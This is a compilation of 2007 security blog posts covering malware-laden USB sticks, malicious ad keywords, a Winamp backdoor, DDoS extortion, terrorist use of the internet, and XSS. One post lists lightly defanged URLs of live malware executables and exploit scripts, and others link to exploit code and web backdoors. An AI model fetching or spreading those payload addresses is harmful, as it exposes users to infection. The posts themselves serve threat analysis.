4. http://news.bbc.co.uk/2/hi/uk_news/6592717.stm

5. http://news.bbc.co.uk/2/hi/uk_news/6591981.stm

6. <http://ddanchev.blogspot.com/2006/09/hp-spying-on-board-of-directors-phone.html>

181

7. <http://ddanchev.blogspot.com/2006/09/hps-surveillance-methods.html>

8. <http://ddanchev.blogspot.com/2006/10/mark-hurd-on-hps-surveillance-and.html>

9. http://news.bbc.co.uk/2/hi/uk_news/6591981.stm

182



Malware Infected Removable Media (2007-04-26 02:38)

In a previous post I discussed various thought to be outdated physical security threats such as [1]leaving behind CDs and DVDs malware ready and taking advantage of the auto loading feature most people conveniently have turned on

by default. Seems like on purposely leaving behind pre-infected removable media with the hope that someone will

pick them up and act as a trojan horse themselves, still remains rather common . Unless your organization has taken

the necessary removable media precautions, a story on [2]USB sticks with malware should raise your awareness on

an attacker's dedication to succeed :

"

Malware purveyors deliberately left USB sticks loaded with a Trojan in a London car park in a bid to trick users into getting infected. The attack was designed to propagate Trojan banking software that swiped users' login credentials

from compromised machines. Check Point regional director Nick Lowe mentioned the ruse during a presentation

at the Infosec trade show on Tuesday, but declined to go into further details, citing the need for confidentiality to protect an investigation he's involved in. "

From an attacker's perspective that's an investment given USB sticks are left in parking lots around major

banks, and finding a 1GB USB stick laying around would make someone's day for sure. Despite that in this case it's a banking trojan we're talking about, on a more advanced level, corporate espionage could be the main aim though the [3]exploitation of various techniques.

1. <http://ddanchev.blogspot.com/2006/03/old-physical-security-threats-still.html>
2. http://www.channelregister.co.uk/2007/04/25/usb_malware/
3. <http://www.usbhacks.com/category/tools/>

183



Conventional Weaponry VS Cyber Terrorism (2007-04-26 02:54)

[1]Insightful comment on how assymetric warfare and abusing the most versatile communication medium is

something conventional weaponry cannot and should not aim to fight :

" Terrorists use a flat, open network of communications and pass their information mainly through the Inter-

net, Lute said as he briefed the group at the Pentagon. These are aspects that defy U.S. military capability. "We

buy airplanes, ships and tanks and recruit and train soldiers to deal with the geographics of a tangible target," he

said. "We can bomb training camps, and we can hunt down the enemy, but we can't bomb the Internet." By using a

nodal network to spread their extremist ideologies, Lute said, terrorists are able to easily recruit members, acquire weapons, build leaders and receive financial backing. "

A short excerpt from a [2]previous post :

" A terrorists' training camp is considered a military target since it provides them the playground to develop

their abilities. Sooner or later, it will feel the heat and disappear from the face of the Earth, they know it, but don't care mainly because they've already produced and are distributing [3]Spetsnaz type of video training sessions .

So abusing information or [4]the information medium itself is much more powerful from their perspective then

destroying their means for communication, spread propaganda, and obviously recruit. "

Reminds me of a great cartoon where soldiers are in the middle of a network centric warfare situation, all

the[5]

equipment on the field is in smoke or doesn't work, and soldiers beg the generals for more "[6]shock and

184

awe" action and less ELINT attacks. Which, of course, doesn't mean known adversary locations shouldn't get erased from the face of the Earth. Post strike imagery courtesy of FAS, here's [7]the rest of the collection.

1. <http://www.emilitary.org/article.php?aid=10677>
2. <http://ddanchev.blogspot.com/2007/02/forensic-examination-of-terrorists-hard.html>
3. <http://www.spetsnaz-gru.com/>
4. <http://photos1.blogger.com/blogger/1933/1779/1600/Cyberterrorism.jpg>
5. http://photos1.blogger.com/blogger2/4099/2257/200/holy_war.jpg
6. http://en.wikipedia.org/wiki/Shock_and_awe
7. <http://www.fas.org/irp/imint/afghan.htm>

185



Malicious Keywords Advertising (2007-04-30 03:20)

Blackhat SEO's been actively abused by spammers, phishers and malware authors, each of them contributing to the

efficiency of the underground ecosystem. [1]Comments spam, [2]splogs, coming up [3]with ways to [4]get a backlink

from a .EDU domain, the arsenal of tools to abuse traffic acquisition techniques has a new addition - [5]paid keyword advertising directly [6]leading to sites hosting [7]exploit code :

" Those keywords put the criminals' sponsored links at the top of the page when searches were run for brand

name sites like the Better Business Bureau or Cars.com, using phrases such as "betterbusinessbureau" or "modern cars airbags required." But when users clicked on the ad link, they were momentarily diverted to smarttrack.org, a malicious site that used an exploit against the Microsoft Data Access Components (MDAC) function in Windows to plant a back door and a "post-logger" on the PC. "

Here's another interesting subdomain that was using JPG images to " break the .exe extension ice " and redirect to anything malicious -
pagead2.googlesyndication.com.mmhk.cn

What's the most cost-effective approach, yet the most effective one as well when it comes to that sort of

scheme? On a quarterly basis, a "for-the-masses" zero day vulnerability becomes reality. The fastest exploitation of the "window of opportunity" until a patch is released and applied, is abused by embedding the exploit into high traffic web sites, or even more interesting, exploiting a vulnerability in a major Web 2.0 portal to further spread the first zero day. Therefore, access to top web properties is a neccessity, and much more cost effective compared to

using AdSense. I wouldn't get surprised to find out that hiring a SEO expert to reposition the malicious sites is also happening at the time of blogging. Some details at [8]McAfee's blog.

Despite the amateurs using purchased keywords as an infection vector, at another malicious url _s.gcu.j.com

we have a decent example of a timely exploitation with _ s.gcuj.com /t.js and _ s.gcuj.com /1.htm using Microsoft's

ANI cursor vulnerability to install online games related trojans - _ t.gcuj.com /0.exe _ The series of malicious URLs are 186

mostly advertised or directly injected into Chinese web forums, guestbooks etc. Here are some that are still active, the majority of AVs thankfully detect them already :

_ cool.47555.com /xxxx.exe _

_ d.77276.com /0.exe _

_ www.puma163.com /pu/pu.exe _

_ rzguanhai.com /server.exe _

The key point when it comes to such attackers shouldn't be the focus on current, but rather on emerging

trends, and they have to do with anything, but malicious parties continuing to use AdSense to direct traffic to their sites in the long term. Watch a video related to the attacks, courtesy of Exploit Prevention Labs.

[EMBED]

1. <http://ddanchev.blogspot.com/2007/03/spam-comments-attack-on-techcrunch.html>

2. <http://ddanchev.blogspot.com/2006/11/blogosphere-and-splogs.html>

3. <http://ddanchev.blogspot.com/2006/10/automated-seo-spam-generation.html>

4. <http://ddanchev.blogspot.com/2007/01/attack-of-seo-bots-on-edu-domain.html>
5. http://www.forbes.com/security/2007/04/26/google-crime-malware-tech-security-cx_ag_0426google.html
6. http://news.com.com/Google+pulls+malicious+sponsored+links/2100-7349_3-6180022.html
7. <http://techdirt.com/articles/20070427/030004.shtml>
8. <http://www.avertlabs.com/research/blog/=3fp=3d264>

187



Video Demonstration of Vbootkit (2007-04-30 21:07)

Originally introduced at this year's Blackhat con in Amsterdam, the Vbootkit is a kit showcasing the [1]execution of unsigned code on Windows Vista. Recently, the [2]researchers released two videos [3]demonstrating the attack worth

watching. Here's the [4]authors' research itself. Answering the mythical question on which is the most secure OS,

direct the reply in a "which is the most securely configured one" manner, and you'll break through the technology solution myopia and hopefully enter the security risk management stage. A secure OS from what? Nothing's unhackable, the [5]unhackable just takes a little while – where the [6]invisible [7]incentivising in the [8]desired direction is the shortcut.

1. <http://ddanchev.blogspot.com/2007/03/unsigned-code-execution-in-windows.html>
2. http://www.nvlabz.in/files/nitin_vipin_vista_vbootkit_poc_RC1_edited_video.avi
3. http://www.nvlabz.in/files/nitin_vipin_vista_vbootkit_poc_RC2_video.avi
4. http://www.nvlabz.in/files/vbootkit_nitin_vipin_whitepaper.pdf
5. <http://www.pcworld.com/article/id,131145-pg,1/article.html>
6. <http://ddanchev.blogspot.com/2005/12/0bay-how-realistic-is-market-for.html>
7. <http://ddanchev.blogspot.com/2006/05/shaping-market-for-security.html>
8. <http://ddanchev.blogspot.com/2006/05/delaying-yesterdays-0day-security.html>

188



Cryptome Under Fire (2007-04-30 21:26)

John Young at [1]Cryptome.org is reporting that its [2]hosting provider decided to terminate their relationship on the basis of violating their Acceptable Use Policy :

" This notice of termination is surprising for Verio has been consistently supportive of freedom of information

against those who wish to suppress it. Since 1999 Cryptome has received a number of e-mailed notices from Verio's

legal department in response to complaints from a variety of parties, ranging from British intelligence to alleged

copyright holders to persons angry that their vices have been exposed (see below). In every case Verio has heretofore accepted Cryptome's explanation for publishing material, and in some cases removal of the material, and service has

continued. In this latest instance there was no notice received from Verio describing the violation of acceptable use to justify termination of service prior to receipt of the certified letter, thus no opportunity to understand or respond to the basis for termination.

"

Guess who'll be the first echo-cursing in an unnamed CavePlex? That'll be Osama Bin Laden feeling sorry for

not making copies of key documents on how the U.S Coast Guard is vulnerable to [3]TEMPEST attacks. Cutting out

the sarcasm, Cryptome is an [4]OSINT heaven, no doubt about it, but it's also an initiative debunking the entire

concept that secrecy actually results in improved and sustained security on an international level.

The data collected at Cryptome would never be destroyed, mainly because it's all digital, it's all distributable,

and it simply wants to be free. Thought of the day - The man who brought fire to the world got burned at the stake .

189

1. <http://cryptome.org/cryptome-shut.htm>
2. <http://yro.slashdot.org/article.pl?sid=07/04/29/134232>
3. <http://en.wikipedia.org/wiki/TEMPEST>
4. <http://ddanchev.blogspot.com/2006/09/benefits-of-open-source-intelligence.html>

190

1.5

May

191



The Brandjacking Index (2007-05-02 02:35)

Picture a situation where a customer gets tricked into authenticating at the wrong site of company XXX. Would they

do business with company XXX after they get scammed, trojan-ized, and spammed to (virtual) death? I doubt so, and

as we can also see in the results of a recently released survey on [1]whether or not customers would do business

with retailers who exposed personal data - they'd rather dump them right away.

MarkMonitor just released their first [2]quarterly Brandjacking Index :

" The Brandjacking Index investigates trends, including drilled-down analysis of how the most popular brands are abused online and the industries in which abuse is causing the most damage. The report examines the ever-adaptive tactics of brandjackers such as cybersquatting, false association, pay-per-click (PPC) fraud, domain kiting, objectionable content, unauthorized sales channels and phishing. The Brandjacking Index tracks the top 25 brands from the 2006 Top 100 Interbrand study plus additional Interbrand ranked companies for business segment analysis. "

192

The old marketing rule that a dissatisfied customer will share the bad experience with at least five more fully applies here, and given he or she's an opinion leader in their circle - you've got a problem as it's your brand in the domain name. Therefore, despite the companies [3]developing a market segment for timely and reliably [4]shutting

down phishing sites, the most obvious "cybersquatted" domains shouldn't even be allowed to get registered at the first place. But given the flexibility of registering a domain these days, from a company's perspective, cybersquatting's an uncontrollable external factor, and in order to protect their future flow of "soft dollars" efforts to monitor the domain space are highly advisable.

There're several key techniques you should keep in mind. Cybersquatting, vulnerabilities within the browser

to spoof the status bar and make it look like the legitimate page, or a malware infected PC that's basically redirecting all the known E-banking sites to fake ones. [5]No anti virus, no Ebanking is highly advisable, yet not a solution to

the problem, and E-banking site's compatibility with the most popular - and targeted - Internet Explorer browser

ONLY, turn many precautions into a futile attempt to deal with the problem - [6]heading in the opposite direction.

The question is, which technique is more effective at the end user's perspective, and how should the targeted orga-

nizations deal with this indirect form of attack on their brands, reputation and the rest of the "soft dollars" goodies such as favorable PR and stakeholder's comfortability? From another perspective, who's more irresponsible, the

unaware end user, or banks whose [7]web application security ignorance make it easier for phishers to establish trust?

One solution to the problem is shortening the lifetime of such a domain to the minimum by tracking and shut-

ting them down by using a commercial service like this [8]online trademark monitor, a screenshot of which you can

see at the top of the post. Perhaps rather resources-consuming, but [9]educating your customers for their own

safety in times when anyone can register a pay-pal-login.tld domain like through third-party registers, [10]is another

way [11]to go. Did I mention that [12]anti-phishing toolbars are a free alternative in case common sense fails – like it does?

1. <http://www.securityfocus.com/brief/481>
2. <http://www.markmonitor.com/news/press-070430.html>
3. <http://ddanchev.blogspot.com/2007/03/take-this-malicious-site-down.html>
4. <http://ddanchev.blogspot.com/2007/04/taking-down-phishing-sites-business.html>
5. <http://ddanchev.blogspot.com/2006/05/no-anti-virus-software-no-e-banking.html>
6. <http://ddanchev.blogspot.com/2006/04/heading-in-opposite-direction.html>
7. <http://ddanchev.blogspot.com/2007/02/xss-vulnerabilities-in-e-banking-sites.html>
8. http://www.hollanderco.com/online_trademark_monitor.htm
9. <http://ddanchev.blogspot.com/2006/09/interesting-anti-phishing-projects.html>
10. http://www.mailfrontier.com/forms/msft_iq_test.html
11. <http://www.sonicwall.com/phishing/>
12. <http://ddanchev.blogspot.com/2006/03/anti-phishing-toolbars-can-you-trust.html>



Anti-Censorship Lifestyle (2007-05-02 22:06)

[1]

Following a previous post on [2]security lifestyle(s), and in between the ongoing efforts to [3]censor a 16 digit

number I feel it's about time you [4]dress yourself properly in case you haven't [5]done so already. Censorship in a

Web 2.0 world is futile, the way [6]security through obscurity is. Seems as [7]everyone's talking about the number

today, there's even a [8]domain name registered with it.

1.

http://images.cafepress.com/product/129059439v3_240x240_Front_Color-Black.jpg.

2. <http://ddanchev.blogspot.com/2007/01/security-lifestyles.html>

3.

http://digg.com/tech_news/Digg_This_09_f9_11_02_9d_74_e3_5b_d8_41_56_c5_63_56_88_c0_4

4. <http://www.cafepress.com/09f911029d74e35>

5. <http://www.jinx.com/>

6. http://en.wikipedia.org/wiki/Security_through_obscurity

7. <http://www.flickr.com/photos/xeni/481544025/>

8. <http://09-f9-11-02-9d-74-e3-5b-d8-41-56-c5-63.com/>



Winamp PoC Backdoor and a Zero Day (2007-05-04 04:53)

Listen to your infection? Not necessarily as this backdoor binds cmd.exe on port 24501, but needs to be [1]socially

engineered in the form of a plugin for Winamp. Code originally released in December, 2006, see attached screenshot.

Not much of a fun [2]here either, but as the folks at [3]SANS point out Winamp doesn't play .MP4 files automatically

from a web page, so no chance to have it embedded within popular sites and cause mass outbreaks as we saw it

happen with the with [4]ANI exploit [5]code and the [6]WMF one.

gen_wbkdr.dll

File size : 45056 bytes

MD5 : 74d149f4a1f210ea41956af6ecedb96b

SHA1 : 5a2e8d5727250a647ce44d00cf7446775e6cd7d5

1. <http://ddanchev.blogspot.com/2007/01/social-engineering-and-malware.html>

2. <http://milw0rm.com/exploits/3823>

3. <http://isc.sans.org/diary.html?storyid=2729>

4. <http://www.websense.com/securitylabs/blog/blog.php?BlogID=119>

5. <http://www.websense.com/securitylabs/blog/blog.php?BlogID=120>

6. http://www.infoworld.com/article/06/01/30/74902_HNhacker_samd_1.html

195



A Chronology of a Bomb Plot (2007-05-04 05:17)

A very [1]detailed overview of a bomb plot, especially the lines related to anything digital such as :

- "

An e-mail sent from Mr. Khawaja to Mr. Khyam on Nov. 30, 2003, read: "It's not as easy as we thought it would be.

We have to design the whole thing ourselves. "There are two parts to it, one transmitter and another receiver that will be at a distance of about 1 or 2km that will be attached to the wires and send out 5 volts down the line and then we get fireworks. "

No details on [2]whether or not the communication was encrypted, how it was decrypted – indirectly through

client side attacks for sure – and was their communication on purposely intercepted or filtered though the noise with keywords such as transmitter, wires and fireworks.

- " Mr. Mahmood was working for the British gas company, Transco, and had stolen sensitive CD-ROMs from

National Grid , a British utility, that detailed the layout of hundreds of kilometres of high-pressure gas pipelines in southeast England. "

And [3]the insider threat was just an overhyped threat with lack of statistical evidence of it happening. Think twice.

Don't dedicate efforts in ensuring such information never makes it out of the organization due to terrorist fears only, but consider the consequences of it getting into the wrong hands at the first place.

- "

A notebook in the living room included references for books including The Virtue of Jihad, and Declaration of War. "

Propaganda writings are easily obtainable online, which reminds me that monitoring them to the very last mile is

196

worth the risk in order to further expand their network, of both, [4]sites they visit and people they communicate with.

- "

Downloaded on to his laptop was a computer file, [5]The Mujahideen Explosive Handbook. It contained the exact recipe to build an ammonium nitrate bomb. "

On purposely placed online DIY manuals can act as honeypots themselves. As we've already seen, counter-

terrorism forces across the world are establishing such [6]fake cyber jihad communities in order to lure and monitor wannabe jihadists. But monitoring who's obtaining the already hosted in the wild manuals, is far more beneficial than hoping someone will eventually fall a victim into your cyber trap.

In another related research by the RAND Corporation entitled "[7]Exploring Terrorist Targeting Preferences"

the authors try to come up with various scenarios on the process of prioritizing possible targets such as :

"

the coercion hypothesis ; the damage hypothesis ; the rally hypothesis ; and the franchise hypothesis . If Al-Qaeda

directs the next attack the coercion and damage hypothesis, and, quite possibly both, are the most likely to influence the nature of the target.

Great psychological imagination applied in the paper, worth the read. From a statistical point of view, the probability of death due to a car accident is higher than that of a terrorist attack, so consider escaping the FUD related to

terrorism that's streaming from your favorite TV channels in order to remain objective. The ugliest part of them all is that everyone's discussing the post-event actions taken, and no one is paying any attention to the pre-event activities that made it possible, and with training camps under heavy fire, [8]the digitalization of terrorist training is taking place.

And here's another great analysis, this time covering the process of [9]how terrorists send money by combin-

ing anonymous Internet services in between mobile banking :

" Advanced mobile technology, cooperation between international mobile communications providers and in-

ternational financial institutions and the lack of regulations make for a swift, cheap, mostly untraceable money

transfer – known as "m-payments" – anywhere, anytime, by anyone with a mobile telephone.

"

Dare we say adaptive?

1. <http://www.canada.com/ottawacitizen/news/story.html?id=84af78eb-e854-4abf-b6b6-683c4f6a799e>
2. <http://ddanchev.blogspot.com/2007/04/mujahideen-secrets-encryption-tool.html>
3. <http://ddanchev.blogspot.com/2005/12/insiders-insights-trends-and-possible.html>
4. <http://ddanchev.blogspot.com/2007/02/forensic-examination-of-terrorists-hard.html>
5. <http://www.washingtonpost.com/wp-dyn/content/graphic/2005/08/05/GR2005080501177.html>
6. <http://ddanchev.blogspot.com/2007/03/cyber-traps-for-wannabe-jihadists.html>
7. <http://www.rand.org/pubs/monographs/MG483>

8. <http://ddanchev.blogspot.com/2007/04/conventional-weaponry-vs-cyber.html>

9. http://www.spacewar.com/reports/How_Terrorists_Send_Money_999.html

197



DDoS on Demand VS DDoS Extortion (2007-05-08 15:40)

There were [1]recent speculations on the decline of DDoS attacks, in respect to the lack of companies actually

paying to extortion attacks and that it's supposedly not a cost effective approach for malicious attackers to use

their botnets. Think again, as it's always a matter of a vendor's sensor network diversity, one that's also excluding targeting mom-and-pop web properties. Just because DDoS extortion may not be working, and I say may not be

working because only a few companies would admit they have paid money given the simple math of losing revenues

on an hourly basis and spending more on bandwidth and security consultancy than the money requested, DDoS on

demand still remains a well developed underground business model. DDoS attacks may not be profitable for the

attacker directly performing them, but remain profitable if he's getting paid to provide the service only . Here's an excerpt from my [2]Future Trends of Malware (January, 2006) publication related to DDoS extortion :

" Now you should ask yourself, would total cost of ownership of the business, the costs of the bandwidth, the

DDoS attack protection solution, or the botmaster's deal with the devil style proposition can solve the situation. If you're thinking big, each and every time an organization pays, it not only risks a repeated demand, but is also fueling the growth of the practice in itself - so don't do it! "

I'm aware of an ironic situation where a small-biz client's web server started getting DDoS without any reason

whatsoever. The first thing that came to my mind was that it's either a DDoS extortion, or a possible rival, so I asked whether or not they've received any extortion emails. They declined, and here comes the interesting part, two

days later, the attacks stopped, and a letter arrived in the form of the following email - "We saw you ignored our first email so we had to demonstrate you the power of our attack, this is your second chance to bla bla bla". What happened, and why did they say no extortion emails were sent? Here comes the irony, in the spam folder of the

publicly obtainable email account for the domain was the original extortion email, that got detected as a spam. Time

for some [3]cyber intelligence to assess their capacity.. Never comply with such letters, or they'll come back for more.

By the way, ever thought of the DDoS extortion bluff?

Here's another excerpt on DDoS on demand :

"

There's a lot of demand for paying teens to shut down your competitors and hoping they would go under the radar, and while ethics are excluded, given these get busted, they'll be the first to forward the responsibility to the buyer of the service. There's also a clear indication of market for such services, and sooner or later these individuals will improve their communication skills, thereby increasing the impact of these attacks. For instance, Jay Echouafni, CEO of TV retailer Orbit Communications, paid a group of botmasters to DDoS his competitors, where the outage costs were estimated at \$2 million. Another case of DDoS on demand occurred in March, 2005, when the FBI arrested a 17 year old and a Michigan man for orchestrating a DDoS attack, again causing direct monetary losses. DDoS attacks, and the ease of gaining capability in this field are clearly increasing. "

Unethical competitions would favor a service where a third party maintains the infrastructure, launches the attack, and for the safety of both parties, remain as anonymous as possible. Here' [4]a related article at BBC News:

" We are seeing a lot of anti-competitive behaviour," he said. Mr Sop added that many more Asian targets

were being hit by DDoS attacks - a region in which Symantec did not historically have a big presence. In Asia, he

said, DDoS attacks were proving very popular with unscrupulous firms keen to get ahead of their rivals. "The really frightening thing is you can buy access to a botnet for a small amount of money and you can have your competitor down for a long time," he said."

I never actually enjoyed articles emphasizing on how Russian script kiddies are taking over the world given the idea

of "outsourcing malicious services". So next time you see a DDoS attack coming from the Russian IP space against U.S

companies, it could still be U.S based rivals that requested the attack on their U.S based competitors – stereotypes

keep you in the twilight zone.

Meanwhile, here's a proof [5]hacktivism is still alive and fully operational as the Estonian Internet infrastruc-

ture's been recently under permanent DDoS attacks due to real-life tensions of removing a statue from the Soviet

era. It wasn't Chinese Mao-ists that did it for sure, but the recent case is another proof that it's always about the money, as everyone not aware of different malicious attackers' motives is preaching. DDoS extortion isn't dead, it's

just happening beneath the radar, as targets are picked up more appropriately balanced with less greed regarding

this underground business model only.

UPDATE : More developments on the [6]DDoS attacks in Estonia now combined with defacements, which I think was only a matter of time.

Related posts:

[7]The Underground Economy's Supply of Goods

[8]The War against botnets and DDoS attacks

[9]Emerging DDoS Attack Trends

[10]Korean Zombies Behind the Root Servers Attack

[11]Hacktivism Tensions - Israel vs Palestine Cyberwars

1. <http://it.slashdot.org/article.pl?sid=07/05/01/2135212&from=rss>

2. <http://www.linuxsecurity.com/docs/malware-trends.pdf>

3. <http://ddanchev.blogspot.com/2006/09/cyber-intelligence-cyberint.html>

4. <http://news.bbc.co.uk/1/hi/technology/6623673.stm>

5. <http://www.physorg.com/news97643458.html>

6. <http://www.f-secure.com/weblog/#00001188>

7. <http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html>

8. <http://ddanchev.blogspot.com/2006/02/war-against-botnets-and-ddos-attacks.html>

9. <http://ddanchev.blogspot.com/2007/02/emerging-ddos-attack-trends.html>

10. <http://ddanchev.blogspot.com/2007/02/korean-zombies-behind-root-servers.html>

11. <http://ddanchev.blogspot.com/2006/07/hackivism-tensions-israel-vs.html>

199



Disintermediating the Major Defense Contractors (2007-05-10 00:35)

[1]

Innovative and cost-effective altogether? Think

[2]SpaceShipOne, a commercial

space ship that didn't come from a major defense contractor, not even NASA but from a competition won by a

privately run company. How to disintermediate yet innovate? Become a venture capitalist, or an angel investor and

optimistically hope the academic-to-commercialization process would happen with one of your investments. The

[3]DeVenCI project aims to [4]connect sellers with buyers and seems like a [5]sound short-term objectives oriented

idea compared with [6]In-Q-Tel the CIA's VC fund emphasizing on long-term R &D :

" Some companies have already profited from the program. In 2003, when DeVenCI was in its experimental

phase, the Defense Information Systems Agency was looking for ways to protect computer networks . After speaking

to several companies through DeVenCI and evaluating their technology, the agency wound up working with ArcSight,

a software company based in Cupertino, Calif., which won \$3.6 million in related contracts over the next few years,

DeVenCI officials said. Mr. Novak of Novak Biddle said he brought with him to the March DeVenCI meeting two execu-

tives from a small start-up developing biometric technology that could be used for things like advanced fingerprinting or eye scans. Mr. Novak said the chief executive and chief technology officer from the Virginia company, which

he declined to name for competitive reasons, gave a presentation to the roughly 50 assembled procurement agents. "

Here's [7]In-Q-Tel's investment portfolio so far - Google used to be among them.

Related posts:

[8]Insider Competition in the Defense Industry

[9]Aha, a Backdoor!

[10]Overachieving Technology Companies

1. <http://photos1.blogger.com/blogger2/4099/2257/200/in-q-tel-portfolio.jpg>

2. <http://www.scaled.com/projects/tierone/>
3. <http://www.dtic.mil/descriptivesum/Y2008/OSD/0603781D8Z.pdf>
4. [http://nytimes.com/2007/05/07/technology/07venture.html?
_r=2&adxnnl=1&oref=slogin&ref=business&adxnnlx=1178661612-GmU4Cd4sMYQLJ1mNO2pW6g&pagewanted=print](http://nytimes.com/2007/05/07/technology/07venture.html?_r=2&adxnnl=1&oref=slogin&ref=business&adxnnlx=1178661612-GmU4Cd4sMYQLJ1mNO2pW6g&pagewanted=print)
5. <http://www.nvca.org/pdf/ConsultantsSelection.pdf>
6. <http://en.wikipedia.org/wiki/In-Q-Tel>
7. <http://ddanchev.blogspot.com/2006/10/cias-in-q-tel-investments-portfolio.html>
8. <http://ddanchev.blogspot.com/2006/05/insider-competition-in-defense.html>
9. <http://ddanchev.blogspot.com/2006/05/aha-backdoor.html>
10. <http://ddanchev.blogspot.com/2007/02/overachieving-technology-companies.html>

200



International Cryptography Regulations Map (2007-05-10 01:42)

Regulations on importing, exporting and using encryption greatly vary across the world. Bert-Jaap Koops came up

with some [1]informative maps highlighting the big picture :

" This is a graphic summary of the pertaining cryptography laws and regulations worldwide as outlined in the

most recent version of my Crypto Law Survey. It shows the import controls, export controls, and domestic controls,

according to the information available to me. Consult the corresponding entry in the Crypto Law Survey for the

contents of the pertaining regulation in a particular country.
"

And here's a related post on [2]a bureaucratic utopia, another one on [3]bureaucracy vs reality when it comes

to security, as well as famous cases related to [4]criminals using encryption.

1. <http://rechten.uvt.nl/koops/cryptolaw/cls-sum.htm>

2. <http://ddanchev.blogspot.com/2006/06/all-your-confidentiality-are-belong-to.html>

3. <http://ddanchev.blogspot.com/2006/03/are-cyber-criminals-or-bureaucrats.html>

4. <http://www.cs.georgetown.edu/%7Edenning/crypto/cases.html>

201



Defeating Virtual Keyboards (2007-05-10 16:18)

To deal with the threat of keyloggers – or to win time during the process of implementing two factor authentication

and one-time-passwords-in-everything – E-banking providers started introducing virtual keyboards as a pragmatic

solution to the threat. Malicious attackers are anything but old-fashioned and this is a great example that insecurities are only a matter of perspective. To the E-banking providers who were aware that a static virtual keyboard would be

much more easier to defeat, a randomized characters appearance came into play and so attackers adapted by first

[1]taking video sessions of the login process, and now turning each mouse click into a screenshot to come up with

the accounting data in a [2]PoC on Defeating Citibank Virtual Keyboard:

" Citibank Virtual Keyboard is a security enhancement for protecting from the key loggers. Using this virtual keyboard user can enter Card no and IPIN using mouse. This keyboard will display a keys in random position in a virtual

keyboard on the screen where it makes little difficult for password capture. This only gives confidence for end user

from key loggers not from other methods. Local attacker can use Win32 API's to capture using screen shot method

and obtain sensitive information including Credit Card/Debit Card (Suvidha Account), IPIN and misuse it. "

From a malicious economies of scale perspective, these rather amateur techniques mean lack of efficiency

compared to advanced tools such as [3]the Nuclear Grabber which I intend to cover in-depth in a future post from the [4]Malicious Wild West series.

1. <http://ddanchev.blogspot.com/2006/09/banking-trojan-defeating-virtual.html>

2. <http://www.tracingbug.com/index.php/articles/view/23.html>

3. <http://ddanchev.blogspot.com/2006/11/nuclear-grabber-toolkit.html>

4. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_25.html

202



Big Brother Awards 2007 (2007-05-11 17:39)

[1]

I always liked the idea of emphasizing on the big picture when it comes to the

worst privacy invaders on a worldwide basis compared to that of a particular country only. They are all interconnected to a certain extent, united under the umbrella of the common good which as a matter of fact won a golden boot in

this year's [2]Big Brother International Awards :

" PI's 'Big Brother Awards' have been running for nearly ten years, with events run in eighteen countries around the

world. Government institutions and companies have been named and shamed as privacy invaders in a variety of

countries and contexts. This year was the first time that Privacy International ran an international event to identify the greatest invaders around the world. The event was hosted by 'the pope', as presented by Simon Davies in full

regalia. Previous hosts include 'Dr. Evil' and 'The Queen of England'. "

Here are the winners in their categories :

Most invasive company - Choicepoint

Data aggregators and centralizing too much personal data in a single place makes it vulnerable even to [3]pringles

hacking attacks. Next year I'm sure Google's purchase of Doubleclick would get more attention

Worst Public Official - Stewart Baker

The way Microsoft and open source look awkward in a sentence in this very same way democracy looks awkward

next to Russia

Most Heinous Government - The United Kingdom

Fully agree here. Twisting the common good is very marketable

Most Appalling Project or Technology - The International Civil Aviation Organization

I think the CCTV industry should have won here the rest are bureaucrats whose closed doors propositions

later on face the public outbreak of how not to implement them. Anyway supply meets the demand for surveillance.

Lifetime Menace Award - The 'Common Good'

The main reason for the existence of [4]today's intrusive surveillance technologies is the idea of the common good.

[5]We spy on you to protect you, we take away your civil liberties to protect you, and [6]CCTV after CCTV you end up in a situation which can be best seen in the U.K

Related posts:

[7]The Future of Privacy = don't over-empower the watchers!

[8]Security vs Privacy or what's left from it

[9]The Cell-phone Industry and Privacy Advocates VS Cell Phone Tracking

[10]Afterlife Data Privacy

203

1. <http://photos1.blogger.com/blogger2/4099/2257/200/brainwashing.jpg>
2. <http://www.privacyinternational.org/article.shtml?cmd%5B347%5D=x-347-553112>
3. <http://www.itnews.com.au/newsstory.aspx?ClaNID=51672&src=site-marq>
4. <http://ddanchev.blogspot.com/2007/03/youve-got-something-in-your-eye.html>
5. <http://ddanchev.blogspot.com/2007/01/eyes-in-londons-sky-surveillance-poster.html>
6. <http://ddanchev.blogspot.com/2007/03/documentary-on-cctvs-in-uk.html>

7. <http://ddanchev.blogspot.com/2006/03/future-of-privacy-dont-over-empower.html>

8. <http://ddanchev.blogspot.com/2006/03/security-vs-privacy-or-whats-left-from.html>

9. <http://ddanchev.blogspot.com/2006/05/cell-phone-industry-and-privacy.html>

10. <http://ddanchev.blogspot.com/2006/09/afterlife-data-privacy.html>

204



XSS The Planet (2007-05-14 17:26)

Yet another initiative proving that major sites indeed suffer from [1]XSS vulnerabilities in exactly the same fashion

[2]E-banking sites do. Perhaps the most interesting point regarding the list is that it's from 2005 and some of the

sites still remain vulnerable but why is that? Lack of internal incentive programs to deal with the problem? Not

getting the necessary attention given the rise of the lost laptop with unencrypted data issue? A lack of common

sense is the best alternative for me. Consider the perspective - its like utilizing quantum encryption for the sake

of protecting the confidentiality of your data but remaining vulnerable to wardriving attacks capable of obtaining

the data in a pre-encryption stage, even on the fly. The encrypted data myopia is on the rise and it's the result of a yet another "stolen laptop news article" emphasizing on current and ignoring the emerging trends, namely, that a mobile workforce's improved productivity is proportional with the insecurities coming from storing sensitive data

in a less controlled external environment. There's no point in implementing state-of-the-art technology when you

haven't taken care of the basics, such as the ones that are so easy to exploit even a script kiddie can become the next pentagon hacker bruteforcing passwords on an unclassified system. And yes - [3]trivial XSS ones too.

Currently active URLs on the list are the following :

Nortel.com

Federal Deposit Insurance Corporation

JC Penney

SonyStyle.com

D-Link.com

Poetry.com

1. <http://pointblanksecurity.com/xss/xss2.php>

2. <http://ddanchev.blogspot.com/2007/02/xss-vulnerabilities-in-e-banking-sites.html>

3. <http://pointblanksecurity.com/xss/xss2.php>

205



Mind Mapping Web 2.0 Threats (2007-05-14 21:30)

An informative, and for sure to be expanded mind map presenting various Web 2.0 threats courtesy of [1]Mike Daw

who by the way neatly integrated the anti virus detection results to his [2]web backdoors compilation, I commented

on in a [3]previous post. Here are [4]two more mind maps of Firefox security related tools, and the threats faced

by mobile devices. A related post on [5]the "wormability" of web application insecurities for everyone thinking flash worms.

1. <http://michaeldaw.org/>

2. <http://michaeldaw.org/projects/web-backdoor-compilation/>

3. <http://ddanchev.blogspot.com/2007/04/compilation-of-web-backdoors.html>
